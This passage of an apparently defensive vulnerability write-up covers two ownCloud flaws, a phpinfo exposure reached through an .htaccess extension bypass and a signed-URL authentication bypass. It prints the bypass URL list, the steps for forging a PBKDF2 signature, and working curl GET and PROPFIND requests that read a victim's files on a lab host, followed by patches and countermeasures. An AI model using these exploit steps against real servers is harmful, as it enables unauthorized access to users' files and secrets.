ErrorDocument 403 /core/templates/403.php
ErrorDocument 404 /core/templates/404.php
<IfModule mod_rewrite.c>
  Options -MultiViews
  RewriteRule ^favicon.ico$ core/img/favicon.ico [L]
  RewriteRule ^core/js/oc.js$ index.php [PT,E=PATH_INFO:$1]
  RewriteRule ^core/preview.png$ index.php [PT,E=PATH_INFO:$1]
  RewriteCond %{REQUEST_URI} !\.(css|js|svg|gif|png|html|ttf|woff|ico|jpg|jpeg|json|properties)$
  RewriteCond %{REQUEST_URI} !\.(min|js|auto)\.map$
  RewriteCond %{REQUEST_URI} !^/core/img/favicon\.ico$
  RewriteCond %{REQUEST_URI} !^/robots\.txt$
  RewriteCond %{REQUEST_URI} !^/remote\.php
  RewriteCond %{REQUEST_URI} !^/public\.php
  RewriteCond %{REQUEST_URI} !^/cron\.php
  RewriteCond %{REQUEST_URI} !^/core/ajax/update\.php
  RewriteCond %{REQUEST_URI} !^/status\.php$
  RewriteCond %{REQUEST_URI} !^/ocs/v1\.php
  RewriteCond %{REQUEST_URI} !^/ocs/v2\.php
  RewriteCond %{REQUEST_URI} !^/updater/
  RewriteCond %{REQUEST_URI} !^/ocs-provider/
  RewriteCond %{REQUEST_URI} !^/ocm-provider/
  RewriteCond %{REQUEST_URI} !^/\.well-known/(acme-challenge|pki-validation)/.*
  RewriteRule . index.php [PT,E=PATH_INFO:$1]
  RewriteBase /
```

Figure 10. mod_rewrite module within the.htaccess file

[6] mod_rewrite: a module that redirects server requests to another URL or file according to established rules.


The extensions listed below are extensions that do not meet the conditions of mod_rewrite and are used as a method to bypass access control through .htacess.

Extensions that can be bypassed	Description
.css	CSS (Cascading Style Sheets) is a file format that defines how HTML elements are displayed on the screen.
.js	It is a file format that contains JS (JavaScript) codes for execution on a web page.
.svg	SVG (Scalar Vector Graphics) is an XML-based text file format for describing the shape of an image.
.gif	GIF (Graphics Interchange Format) is an animation clip or short video file format that combines numerous images or frames into a single file.
.png	PNG (Portable Network Graphic) is an image file format that supports lossless data compression to express graphics on the web.
.html	HTML (Hypertext Markup Language) is a file format used to structure web pages and their contents.
.woff	woff is a web font file format based on WOFF (Web Open Font Format).
.ico	This is an image file format used as an icon representing an application.
.jpg **.jpeg**	It is short for JPEG (Joint Photographic Experts Group). It is a file format for digital images.
.json	JSON (JavaScript Object Notation) is a standard file format for data sharing, i.e. storing and transmitting data using human-readable texts.
.properties	properties is a file format that primarily uses Java-related technologies to store configurable parameters of an application.
.min.map **.js.map** **.auto.map**	The map file created when building an application is a file format that records the addresses where global variables and functions will be located when the built execution file is loaded into memory.

Therefore, if you request direct access to GetPhpInfo.php including the relevant extensions, you can bypass the access control rules and access sensitive information.

ex) /apps/graphapi/vendor/microsoft/microsoft/graph/tests/GetPhpInfo.php/.css

ex) /apps/graphapi/vendor/microsoft/microsoft/graph/tests/GetPhpInfo.php/.png




```
attcker@attcker:~/cve-2023-49105$ cat result.txt
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.html
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.js
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.css
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.woff
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.svg
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.png
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.ico
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.min.map
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.ttf
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.jpg
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.properties
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.gif
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.json
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.auto.map
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.js.map
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.jpeg
```

Figure 11. Access control rule bypass through extensions

- Authentication bypass vulnerability(CVE-2023-49105)

The CVE-2023-49105 vulnerability is a vulnerability that occurs due to insufficient verification logic of the ownCloud core. Even if the attacker only knows the victim's ID, he or she can acquire the privilege to access all files owned by the victim by bypassing the authentication of the WebDAV API through pre-signed URLs.

The vulnerable authentication logic exists in SignedUrl's Verifier.php, and the corresponding source code is used to verify the validity of signed URLs.




```
public function signedRequestIsValid(): bool {
    $params = $this->getQueryParameters();
    if (!isset($params['OC-Signature'], $params['OC-Credential'], $params['OC-Date'], $params['OC-Expires'],
    $params['OC-Verb'])) {
        $q = \json_encode($params);
        \OC::$server->getLogger()->debug("Query parameters are missing: $q", ['app' => 'signed-url']);
        return false;
    }
    $urlSignature = $params['OC-Signature'];
    $urlCredential = $params['OC-Credential'];
    $urlDate = $params['OC-Date'];
    $urlExpires = $params['OC-Expires'];
    $urlVerb = \strtoupper($params['OC-Verb']);
    $algo = $params['OC-Algo'] ?? 'PBKDF2/10000-SHA512';

    unset($params['OC-Signature'], $params['OC-Algo']);
```

Figure 12. Signed URL verification argument

The arguments used for verification are described below. At this time, arguments other than the OC-Signature value can be set to arbitrary values, and OC-Signature is used as the main verification argument.

Argument	Description	Example
OC-Signature	User's signature value	64-bit-long hash character string
OC-Credential	User name	Admin, user, etc.
OC-Date	Signature expiration date	2023-12-20
OC-expires	Validity period of the signature	(default value) 1200
OC-Verb	HTTP Method	GET, POST
OC-Algo	Algorithm used	PBKDF2 based sha512 iteration count 10000


If you look at the verifySignature logic that verifies OC-Signature, you can see that verification is performed through the computeHash function and the user is identified by comparing the Hash value generated based on the user's signingKey with OC-Signature.



```
private function verifySignature(array $params, $urlCredential, $algo, $urlSignature): bool {
    $trustedList = $this->config->getSystemValue('trusted_domains', []);
    $signingKey = $this->config->getUserValue($urlCredential, 'core', 'signing-key');
    $qp = \preg_replace('/%5B\d+%5D/', '%5B%5D', \http_build_query($params));

    foreach ($trustedList as $trustedDomain) {
        foreach (['https', 'http'] as $scheme) {
            $url = \Sabre\Uri\parse($this->getAbsoluteUrl());
            $url['scheme'] = $scheme;
            $url['host'] = $trustedDomain;
            $url['query'] = $qp;
            $url = \Sabre\Uri\build($url);

            $hash = $this->computeHash($algo, $url, $signingKey);
            if ($hash === $urlSignature) {
                return true;
            }
            \OC::$server->getLogger()->debug("Hashes do not match: $hash !== $urlSignature (used key:
            $signingKey url: $url", ['app' => 'signed-url']);
        }
    }

    return false;
}
```

Figure 13. verysignature function

If you look at the computeHash function for detailed analysis, you can see that it combines the user’s signingKey to generate a 64-bit-long signature value using SHA512 Hash based on the PBKDF2 algorithm.



```
    protected function computeHash(string $algo, string $url, $signingKey) {
        if (\preg_match('/^(.*)\/(.*)-(.*)$/', $algo, $output)) {
            if ($output[1] !== 'PBKDF2') {
                return false;
            }
            if ($output[3] !== 'SHA512') {
                return false;
            }
            $iterations = (int)$output[2];
            if ($iterations <= 0) {
                return false;
            }
            return \hash_pbkdf2("sha512", $url, $signingKey, $iterations, 64, false);
        }
        return false;
    }
```


Figure 14. computeHash function

A vulnerable version of the ownCloud core stores the user's signingKey default value as an empty string, but the verification logic for checking whether the requested signingKey value is an empty string is missing. Therefore, an attacker can access a signed URL by randomly generating a hash value based on the PBKDF2−sha512 algorithm without having to enter a separate signingKey, and it is possible to bypass authentication. An attacker can exploit this to access WebDAV and gain access control for the files owned by the victim.

Based on the above information, the method to access EQST_Lab.txt generated in the PoC test through the authentication bypass vulnerability is as follows. First, to generate a randomly signed URL, an OC−Signature signature hash value is generated based on the WebDAV URL.

WebDAV path	**- WebDAV path** **[victim server]**/remote.php/dav/files/**[user ID]/[file path]**?OC-Credential=**[user ID]**&OC-Date=**[date]**&OC-Expires=**[expiration date]**&OC-Verb=**[HTTP method]** **- Example** 192.168.100.176:8080/remote.php/dav/files/eqst/Documents/EQST_Lab.txt?OC-Credential=eqst&OC-Date=2024-12-20&OC-Expires=1200&OC-Verb=GET

- Hash creation (see site: https://onlinephp.io/hash-pbkdf2)



$algo = sha512

$password = http://192.168.100.176:8080/remote.php/dav/files/eqst/Documents/EQST_Lab.txt?OC-Credential=eqst&OC-D

$salt =

$iterations = 10000

$length = 64

$binary =

PHP Version: 8.2.13


Result:

```
fed39dfd4203d17f220599b7f99fda4c7193c557ed257ec83d6ae009bed7594f
```

Figure 15. Hash generation

It can be confirmed that if you request by adding all the remaining values of signed URLs from the attacker server, you can access the file.

Command	**- file access (GET method)**
	$ curl 'http://192.168.100.176:8080/remote.php/dav/files/eqst/Documents/EQST_Lab.txt?OC-Credential=eqst&OC-Date=2024-12-20&OC-Expires=1200&OC-Verb=GET&OC-Signature=fed39dfd4203d17f220599b7f99fda4c7193c557ed257ec83d6ae009bed7594f'
	
	- file explore (PROPFIND method)
	$ curl -X PROPFIND "http://192.168.100.176:8080/remote.php/dav/files/eqst/Documents?OC-Credential=eqst&OC-Date=2024-12-20&OC-Expires=1200&OC-Verb=PROPFIND&OC-Signature=c566237b5b34e3490099a435c725f1c4a8f8f5c8e1cb7b3b9631fa06f36220ee"




```
attcker@attcker:~$ curl 'http://192.168.100.176:8080/remote.php/dav/files/eqst/Doc
uments/EQST_Lab.txt?OC-Credential=eqst&OC-Date=2024-12-20&OC-Expires=1200&OC-Verb=
GET&OC-Signature=fed39dfd4203d17f220599b7f99fda4c7193c557ed257ec83d6ae009bed7594f'
EQSTLab
attcker@attcker:~$
```

Figure 16. Accessing files by bypassing authentication

■ Countermeasures

1) Information exposure vulnerability(CVE-2023-49103)

When using a vulnerable version of ownCloud, not only account information theft and sensitive information leakage, but also potential system damage such as credential stuffing and cloud credential exploitation may occur. Therefore, to prevent this, you must delete the GetPhpInfo.php file and update to graphapi 0.3.1 or later, which has been patched to disable the phpinfo function.



Disclosure of sensitive credentials and configuration in containerized deployments

Nov 21, 2023

- Risk: critical
- CVSS v3 Base Score: 10
- CVSS v3 Vector: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
- CWE ID: CWE-200
- CWE Name: Exposure of Sensitive Information to an Unauthorized Actor

Action taken

Delete the file owncloud/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php. Additionally, we disabled the phpinfo function
in our docker-containers. We will apply various hardenings in future core releases to mitigate similar vulnerabilities.


Source: Official ownCloud homepage

Figure 17. Details of the information exposure vulnerability patch

If version update is difficult, you can prevent it by manually disabling or deleting the GetPhpInfo.php function in the same manner as the patch.

2) Authentication bypass vulnerability(CVE-2023-49105)

When using a vulnerable version of ownCloud, you can access, modify, and delete the files owned by the victim by bypassing the WebDAV API through a signed URL. Therefore, if the file owner has not configured the signature key, you must update to ownCloud 10.13.1 or later, which has been patched to disable access through pre-signed URLs.



```php
private function verifySignature(array $params, $urlCredential, $algo, $urlSignature): bool {
    $trustedList = $this->config->getSystemValue('trusted_domains', []);
    $signingKey = $this->config->getUserValue($urlCredential, 'core', 'signing-key');
    // in case the signing key is not initialized, no signature can ever be verified
    if ($signingKey === '') {
        \OC::$server->getLogger()->error("No signing key available for the user $urlCredential. Access via
        pre-signed URL denied.", ['app' => 'signed-url']);
        return false;
    }
    $qp = \preg_replace('/%5B\d+%5D/', '%5B%5D', \http_build_query($params));

    foreach ($trustedList as $trustedDomain) {
        foreach (['https', 'http'] as $scheme) {
            $url = \Sabre\Uri\parse($this->getAbsoluteUrl());
            $url['scheme'] = $scheme;
            $url['host'] = $trustedDomain;
            $url['query'] = $qp;
            $url = \Sabre\Uri\build($url);
```

Figure 18. Details of the authentication bypass vulnerability patch

If version update is difficult, the user can prevent the vulnerability by manually generating a signature key.

Both vulnerabilities are vulnerabilities that a malicious user can exploit by accessing the public ownCloud server. Therefore, it is recommended to establish and use a safe access control environment by managing the list of IPs allowed to connect through the OWNCLOUD_TRUSTED_DOMAINS setting so that you can preemptively respond not only to these two vulnerabilities but also to vulnerabilities that may occur in the future. If you apply these measures, you will be able to increase safety and strengthen server security.

■ Reference sites

- URL : https://www.labs.greynoise.io//grimoire/2023-12-05-owncloud-again-again/
- URL : https://www.ambionics.io/blog/owncloud-cve-2023-49103-cve-2023-49105
- URL : github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/gather /owncloud_phpinfo_reader.md